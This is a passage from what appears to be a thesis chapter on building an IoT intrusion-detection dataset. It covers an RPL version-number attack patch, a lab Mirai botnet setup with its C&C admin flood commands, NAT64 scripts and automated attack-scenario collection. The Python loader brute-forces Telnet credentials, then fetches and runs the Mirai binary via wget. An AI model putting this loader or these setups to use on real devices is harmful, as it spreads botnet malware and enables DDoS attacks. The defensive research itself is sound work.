-  buffer[pos++] = dag->version;
+  buffer[pos++] = dag->version++;
   is_root = (dag->rank == ROOT_RANK(instance));

 #if RPL_LEAF_ONLY
```

Figure 3.15 rpl-icmp6.c: An incremented DODAG version is advertised through the DIO messages for implementing the version number attack.




Figure 3.16 The impact of a version number attacker (ID: 19) on a simulated network.

Figure 3.16 shows the impact of a version number attacker (ID: 19) on a simulated network. The attack causes drastic inconsistencies in the DODAG tree. For instance, the benign nodes with the ID 2 and 3 selects a parent that is far away from the DODAG root. Also, some of the nodes do not have a parent because of the continuous reconstruction of the DODAG tree.

3.3 Mirai Setup

This section describes the deployment details of the Mirai botnet in our testbed. It consists of two main components: C&C server and Mirai bots.


Since the botnet needs to be deployed in a controlled manner, we use the Mirai code modified to be used in controlled environments (Lee, 2020) to disable its scanning, infection and malware injection capabilities. We also inject the malicious binary using our own loader that mimics a Mirai loader described in Section 3.3.2. It allows to download the malware into the A8-M3 microcontroller boards that are reserved to be the Mirai bots. These boards run embedded Linux operating system so that they are a good representative of being a Mirai victim.

3.3.1 C&C Server Setup

In contrast to the other testbed components, we run the C&C server outside the FIT IoT-LAB testbed as a dedicated Ubuntu server having the specs 1 GB of RAM and 25 GB of storage. It has the IPv4 and IPv6 connectivity and we only use it in IPv4 address space because Mirai is an IPv4 botnet.

We setup the C&C server using the tools and the scripts provided in the Mirai repository (Anna-senpai, 2016; Gamblin, 2017; Lee, 2020). We first install Go programming language and the required Go packages to be able to build and run the C&C server written in Go. Second, cross-compile.sh script located under the scripts directory is used to download the required cross-compilers for different hardware architectures. Then, build.sh script located under the mirai directory is used to build the source codes into the C&C and bot binaries. This concludes the build procedure and makes the binaries ready to be executed.

After the build process is done, we install MySQL DBMS and create the C&C database using the db.sql script located under scripts directory. We also run an authenticated HTTP server on 8082 port on the same dedicated server to publish the bot binaries so that the loader is able to download them using the wget command in the infected IoT devices. Finally, we run the C&C server and the admin interface can be accessed by initiating a Telnet connection to the loopback IP address. Figure 3.18 illustrates the admin interface of our C&C server. Section 3.3.1.1 gives further information about the admin interface together with the employed Mirai attack.


run.sh

```bash
#!/bin/bash

./update_build.sh
mkdir ./mirai/mirai/debug/serve_http
cp ./http_server_auth.py ./mirai/mirai/debug/serve_http
cd ./mirai/mirai/debug/serve_http
cp ../mirai.arm7 .
nohup python3 ./http_server_auth.py 8082 -u iotlab -p iotlab123* -b 0.0.0.0 &
cd ..
nohup ./scanListen &
nohup ./cnc &

```

Figure 3.17 run.sh: Bash script for automating Mirai server setup phase.

We fully automate the described steps for setting up the C&C server using Bash scripts. Figure 3.17 illustrates the Bash script that needs to be run to setup the server. The script update_build.sh updates the git repository and runs the aforementioned build.sh script for building the source codes. The figure also shows that the username and the password for the authenticated HTTP server are iotlab and iotlab123*, respectively.

3.3.1.1 Mirai Attack: UDP Flood

In addition to the in-topology routing attacks, we employ an outsider Mirai DDoS attack. This section gives information regarding the initiation of DDoS attacks through the C&C server. Since our reference network consists of the nodes communicating with UDP datagrams, we specifically employ Mirai's UDP flood attack.

```
Username: iotlab
Password: **********

Logging in...
iotlab@botnet# botcount
:       3
iotlab@botnet# ?
Available attack list
udpplain: UDP flood with less options. optimized for higher PPS
http: HTTP flood
udp: UDP flood
vse: Valve source engine specific flood
dns: DNS resolver flood using the targets domain, input IP is ignored
greip: GRE IP flood
syn: SYN flood
ack: ACK flood
stomp: TCP stomp flood
greeth: GRE Ethernet flood

iotlab@botnet# udpplain ?
Comma delimited list of target prefixes
Ex: 192.168.0.1
Ex: 10.0.0.0/8
Ex: 8.8.8.8,127.0.0.0/29
iotlab@botnet# udpplain 127.0.0.1 ?
Duration of the attack, in seconds
iotlab@botnet# udpplain 127.0.0.1 60 ?
List of flags key=val seperated by spaces. Valid flags for this method are

len: Size of packet data, default is 512 bytes
rand: Randomize packet data content, default is 1 (yes)
dport: Destination port, default is random

Value of 65535 for a flag denotes random (for ports, etc)
Ex: seq=0
Ex: sport=0 dport=65535
```


Figure 3.18 The admin interface of our Mirai C&C server.

As it was described in 2.4.2, UDP flood has two variants and we use the *udpplain* command, the more effective variant in terms of the packets being transmitted per second, to launch the attack. The command has two required parameters and they are the target IP address and the duration of the attack. Figure 3.18 illustrates the admin interface of our Mirai C&C server. We first list the available attacks using the command "?". Then, the parameters and the optional flags of the udpplain command are listed. The optional flags shows that the length of the UDP packets, the destination port and the transmission of randomized packet payloads choice can be changed.

3.3.2 Loader: Mirai Bots Setup

This section describes the details for setting up the Mirai bots. The process is fully automated and it is as follows: In addition to the nodes to be placed in the 6LoWPAN/RPL network, we reserve 3 nodes to be converted into Mirai bots and 1 node to be employed as a stateless NAT64 translator. The details about the NAT64 translator is given in Section 3.3.2.1. We then connect to those 3 bot candidates through SSH and make them listen the default Telnet port 23. We also replace their passwords with a default password (pass123* in our case) so that they mimic a vulnerable IoT device that can be a Mirai victim. We finally run our loader that is basically a Python script which resides on the SSH frontend. It allows to download the malicious binaries into the nodes that are reserved to be the bots.

Figure 3.19 illustrates the functional part of our loader script that mimics the Mirai loader. Since we disable the scanning behavior while executing the malicious binaries, the loader cannot get the login credentials from a report server. Therefore, we integrate the brute-force capability into this script. It first iterates through the IP addresses of 3 hosts to be converted into a Mirai bot and aims to gain shell access through the default Telnet port using the default credentials that are written in a dictionary file. If the shell access is gained, it downloads the malicious binary from the authenticated HTTP server that is running on the dedicated server which also runs the C&C. The downloaded binary is then executed after the execute rights are granted. It has 4 arguments provided: C&C server public IPv4 address, local IPv4 address, callback IPv4 address and the choice for the scanning capability. We disable the scanning capability of the bots so that the last parameter is given the value 0.



```python
for HOST in hosts:

    trial_index = 0
    with open(args.dictionary) as infile:
        for line in infile:
            user, password = line.strip().split(":")

            try:

                if trial_index % 5 == 0:
                    tn = telnetlib.Telnet(HOST[1])

                print("[*] trying for username={}, password={}".format(user, password))

                tn.read_until(b"login: ")
                tn.write(user.encode('ascii') + b"\n")

                tn.read_until(b"Password: ")
                tn.write(password.encode('ascii') + b"\n")

                login_resp = tn.read_until(b":~#", 3)

                if b":~#" in login_resp:

                    tn.write("wget --user iotlab --password iotlab123* http://{}:8082/mirai.arm7\n".format(args.serverip).encode())
                    tn.write(b"chmod +x mirai.arm7\n")
                    tn.write("nohup ./mirai.arm7 {} {} {} 0 &\n".format(args.serverip, HOST[0], args.serverip).encode())
                    tn.write(b"exit\n")
                    print(tn.read_all().decode('utf8'))
                    break
                else:
                    print("Login failed")
                    trial_index += 1
                    #tn.close()

            except Exception as e:
                print(e)
                break

```

Figure 3.19 loader.py: The functional part of the loader script.


3.3.2.1 Stateless NAT64 Translator

A stateless NAT64 translator is required in our setup because Mirai uses IPv4 raw sockets and Mirai bots cannot directly communicate with a target running in the IPv6 address space. Since the 6LoWPAN/RPL is accessible in the IPv6 address space, we deploy the stateless NAT64 translator in-between the border router and the Mirai bots. This allows to convert the IPv4 traffic packets into IPv6 traffic packets and vice versa.

As it was described, we reserve 1 A8-M3 microcontroller board to be employed as a stateless NAT64 translator. The A8 microcontroller runs embedded Linux operating system and it supports an open source Linux-based stateless NAT64 called Jool SIIT[6] (Stateless IP/ICMP Translator). The translator basically keeps track of a table and translates IPv4 and IPv6 addresses in two directions. The translation is stateless because every IPv6 address maps to only one IPv4 address even though the address space of IPv6 is much larger than the address space of IPv4.

We setup the translator in an automated manner. Figure 3.20 illustrates the Bash

[6] `https://www.jool.mx/en/siit-dc.html`



```
tripv6=$( echo $OUT | head -n 1 ) # Translator IPv6 address
tripv4=$( echo $OUT | tail -n 1 ) # Translator IPv4 address

file='./domains.txt' # The domains of the nodes that will be converted to bots
while read line; do
myline=`echo -n $line | tr -d "\n"`
echo $myline
ssh $myline << EOF # A bot needs to know it can access 192.0.2.0/24 via the translator
  ip route add 192.0.2.0/24 via $tripv4;
  exit
EOF
done < $file

ssh $br << EOF # A 6LoWPAN node needs to know it can access 64:ff9b::/96 via the translator
  ip route add 64:ff9b::/96 via $tripv6;
  exit
EOF

ssh $translator << EOF # Define the IPv6 prefix for IPv4 translation into IPv6.
  sysctl -w net.ipv4.conf.all.forwarding=1;
  sysctl -w net.ipv6.conf.all.forwarding=1;
  modprobe jool_siit pool6=64:ff9b::/96;
  exit
EOF

file='./target-list.txt' # Mirai targets (DODAG nodes)
while IFS=';' read -r node uid ipv6 newipv4
do
ssh $translator << EOF # Map target IPv6 addresses to IPv4 addresses
  jool_siit --eamt --add $newipv4 $ipv6;
  exit
EOF
done < $file
```

Figure 3.20 setup-translator.sh: The script for setting up the stateless NAT64 translator.

script used for this purpose. It just takes one input that is the text file, domains.txt, which lists the nodes to be used as Mirai bots. The text file for the target list, on the other hand, is generated automatically during the setup phase of the Mirai bots. We first configure the bots and the 6LoWPAN/RPL nodes to recognize the translator as a gateway for accessing the predefined IPv4 and IPv6 subnets. Therefore, the translator needs to have both IPv4 and IPv6 addresses. Since the DODAG nodes are targeted by the Mirai bots, it is not needed to apply an exact mapping for the IPv4 addresses of the bots. We define an IPv6 prefix (64:ff9b::/96) and the translator will use it to assign an IPv6 addres for each Mirai bot. However, since a target needs to be identified with a unique address and this should be entered by the botnet master through the C&C when the attack needs to be launched, each possible target needs to be assigned a unique IPv4 address and these addresses should be known apriori. Therefore, we map target IPv6 addresses to specific IPv4 addresses from the predefined IPv4 subnet (192.0.2.0/24). The target IPv6 addresses are already known as they are composed of the public IPv6 prefix of the border router node and the node ids of the reserved nodes. This finalizes the translator setup. The Mirai bots and the 6LoWPAN/RPL nodes can access each other through the translator.




Figure 3.21 An example scenario of two communicating IPv4 and IPv6 nodes.

Figure 3.21 illustrates an example scenario of two communicating IPv4 and IPv6 nodes. The translator maps 2001:0660:3207:0400::14, the IP address of the IPv6 node, to 192.0.2.1 and 10.0.44.52, the IP address of the IPv4 node to 64:ff9b::a00:2c34.

3.4 Data Collection

This section describes the data collection procedures of our intrusion detection dataset. We mainly give information the sniffers, attack scenarios, post processing procedures and finally the details of the collected dataset.

3.4.1 Radio Monitoring and Sniffers

This section gives brief information about the sniffers used for collecting traffic data from the 6LoWPAN/RPL nodes. FIT IoT-LAB testbed provides tools and hardware to collect data from the reserved devices. Every experimentation device in the testbed is attached a control node and these control nodes are used for collecting the radio traffic. This is achieved by equipping the control nodes with the same radio chips that are equipped by the experimentation nodes. After a sniffer profile is created (through the web interface of the FIT IoT-LAB testbed) by specifying the radio channel used by the firmware, the radio chips in the control nodes start listening on the pre-configured channel for capturing traffic packets. Then, the incoming packets are encapsulated in ZEP (ZigBee Encapsulation Protocol) format and they are forwarded to the IoT-LAB SSH frontend using TCP sockets through the port 30000. The testbed also provides a tool called sniffer aggregator for aggregating the traffic data captured from multiple nodes. It can save the resulting traffic as a single PCAP file in the SSH frontend (, sni). We leverage the sniffer aggregator for collecting and saving the radio communication of our 6LoWPAN/RPL nodes.

3.4.2 Automated Data Collection with Random Scenario Generation

This section describes our methodology for automated data collection with random scenario generation. We assume that the border router is secure to prevent it to be the single-point-of-failure as it provides the public IPv6 connectivity. Therefore, only the DODAG nodes, constituting 26 nodes out of the 27 6LoWPAN/RPL nodes, can be a victim of a Mirai botnet attack. In addition, only a benign DODAG node is replaced with a malicious routing attacker during an RPL attack scenario. Therefore, we have 26 possible in-topology malicious attacker places. During the dataset collection, we employ 6 attack types (e.g., sinkhole, blackhole, selective forwarding, DIS flood, version number, Mirai botnet UDP flood) and only one of them is active during an attack scenario. Also, we have a benign scenario after every attack scenario to collect the benign traffic data and allow the testbed to stabilize after each attack scenario.


The automated setup phase before the data collection stage consists of multiple steps. We first setup the Mirai C&C server and bots (e.g., 3 nodes reserved) using the aforementioned scripts. Then, the stateless NAT64 is setup so that the 6LoW-PAN/RPL network is reachable from the Mirai bots. Finally, the SLIP tunnel is run for bridging the border router with the public IPv6 Internet. This concludes the setup phase and the data collection phase starts.

The data collection phase is managed by a Python script so that it is also fully automated. It first starts with flashing the benign firmware for the border router and the UDP clients so that the network is prepared for the traffic capture. Then, the sniffer aggregator is activated and the captured traffic data starts being written

Algorithm 1 Data Collection and Random Scenario Generation

```
$pcap\_path \leftarrow$ path for writing the pcap file
$firmware\_br \leftarrow$ benign border router Contiki firmware
$firmware\_udp\_client \leftarrow$ benign UDP client Contiki firmware
$Node\_List \leftarrow$ nodes in the 6LoWPAN/RPL network, the first element being the
border router node
$Target\_List \leftarrow$ list of $target\_node\_ID$, $ipv4$ tuples
$Attack\_Firmware \leftarrow routing\_attack : contiki\_firmware$ mappings
$Attack\_Types \leftarrow$ attack types: sinkhole, blackhole, selective forwarding, DIS
flood, version number, Mirai UDP flood
FLASH($Node\_List[0]$, $firmware\_br$)
for $node$ in $Node\_List[1:]$ do
    FLASH($node$, $firmware\_udp\_client$)
end for
ACTIVATE_SNIFFER_AGGREGATOR($pcap\_path$)
SLEEP(600)
while GET_FILE_SIZE($pcap\_path$) <= 1.5 do
    $attack\_type \leftarrow$ RANDOM_CHOICE($Attack\_Types$)
    $attack\_duration \leftarrow$ RANDOM_INT(600, 3600)
    $attack\_node$, $attack\_node\_ipv4 \leftarrow$ RANDOM_CHOICE($Target\_List$)
    if $attack\_type$ = "mirai_udp_flood" then
        SEND_CNC_CMD("udpplain", $attack\_node\_ipv4$, $attack\_duration$)
    else
        FLASH($attack\_node$, $Attack\_Firmware[attack\_node]$)
    end if
    SLEEP($attack\_duration$)
    $benign\_duration \leftarrow$ RANDOM_INT(600, 3600)
    FLASH($attack\_node$, $firmware\_udp\_client$)
    SLEEP($benign\_duration$)
end while
DEACTIVATE_SNIFFER_AGGREGATOR()
```

as a PCAP file. The initial benign scenario takes 10 minutes for the construction of the DODAG tree and the stabilization of the network. The collection phase then gets into a loop of running random attack scenarios each followed by a benign scenario. The benign scenarios allow the stabilization of the network by removing the effects of the previously employed attacks. Each attack scenario has three random parameters: Attack type, attack duration and the node that is going to be an in-topology routing attacker or a Mirai victim. The first parameter, attack type, is selected randomly from among the 6 attacks: sinkhole, blackhole, selective forwarding, DIS flood, version number and Mirai UDP flood. The second parameter, attack duration, is picked up randomly in the range from 10 minutes to 1 hour. The third parameter, malicious or the (Mirai) victim node, is selected randomly from among 26 DODAG nodes, excluding the border router. Then, the corresponding firmware for the selected routing attack is flashed. If the selected attack is the Mirai UDP flood, we do not flash a firmware but rather send an attack command to the Mirai C&C including the attack duration and the pre-configured IPv4 address (for the stateless NAT64 translator) of the victim node. After an attack scenario finishes, a benign scenario begins by re-flashing the previously selected node (an in-topology attacker or a Mirai victim) with the benign UDP client firmware. The duration for the benign scenario is also selected randomly in the range from 10 minutes to 1 hour. After the completion of each benign scenario, the size of the PCAP file is checked. The scenario generation loop is terminated if the size exceeds 1.5 GB because each user in the FIT IoT-LAB testbed is allowed to have the disk quota of 2 GB (, cha). The described stages for the data collection and random scenario generation is summarized in Algorithm 1.




Timestamp	Node	Label	State
0.0	node-a8-38	udp-client	1
600.072565317	node-a8-38	udp-client	0
610.508934736	node-a8-33	blackhole	1
3575.51834083	node-a8-33	blackhole	0
3585.91814351	node-a8-33	udp-client	1
4688.95714808	node-a8-33	udp-client	0
4699.48602796	node-a8-29	selective-forwarding-random	1
7842.59154201	node-a8-29	selective-forwarding-random	0
7852.96881223	node-a8-29	udp-client	1
9459.08126974	node-a8-29	udp-client	0

Figure 3.22 An example labelling.

The data collection and random scenario generation script also labels the initiation and the termination of each scenario with the scenario type (i.e., attack with a type or benign scenario), the timestamp and the node being affected. Since flashing a firmware might take time and the exact timestamp the firmware takes effect is not known apriori, labelling both initiation and termination steps allows to get rid of the ambiguous traffic data collected between the termination and the initiation of the consecutive scenarios. For the sake of simplicity, we do not incorporate labelling into Algorithm 1. Figure 3.22 illustrates an example labelling. State being 1 and 0 indicate that the scenario is initiated and terminated, respectively.

3.4.3 Raw Dataset

This section describes the details of the final raw dataset we collected using the aforementioned data collection and scenario generation methodology. The final dataset is composed of the traffic data collected in separate experiments because the terms of use of the FIT IoT-LAB testbed does not allow to schedule experiments taking longer than 3 hours during the working hours (, ter). Therefore, we collect data over the weekends. Having 2 GB of storage quota (, cha) also restricts the time duration used for collecting data as PCAP file size can easily be exceeded when the number of flood attack scenarios are high. Therefore, we collect our dataset using multiple experiments.



No.	Time	Source	Destination	Protocol	Length	Sequence_Number	Info
1	0.062795	fe80::b063	ff02::1a	ICMPv6	171	132	RPL Control (DODAG Information Object)
2	0.064257	fe80::b063	ff02::1a	ICMPv6	171	132	RPL Control (DODAG Information Object)
3	0.064702	fe80::b063	ff02::1a	ICMPv6	171	132	RPL Control (DODAG Information Object)
4	0.064959	fe80::b063	ff02::1a	ICMPv6	171	132	RPL Control (DODAG Information Object)
5	0.065159	fe80::b063	ff02::1a	ICMPv6	171	132	RPL Control (DODAG Information Object)
6	0.065433	fe80::b063	ff02::1a	ICMPv6	171	132	RPL Control (DODAG Information Object)
7	0.065701	fe80::b063	ff02::1a	ICMPv6	171	132	RPL Control (DODAG Information Object)
8	0.066245	fe80::b063	ff02::1a	ICMPv6	171	132	RPL Control (DODAG Information Object)
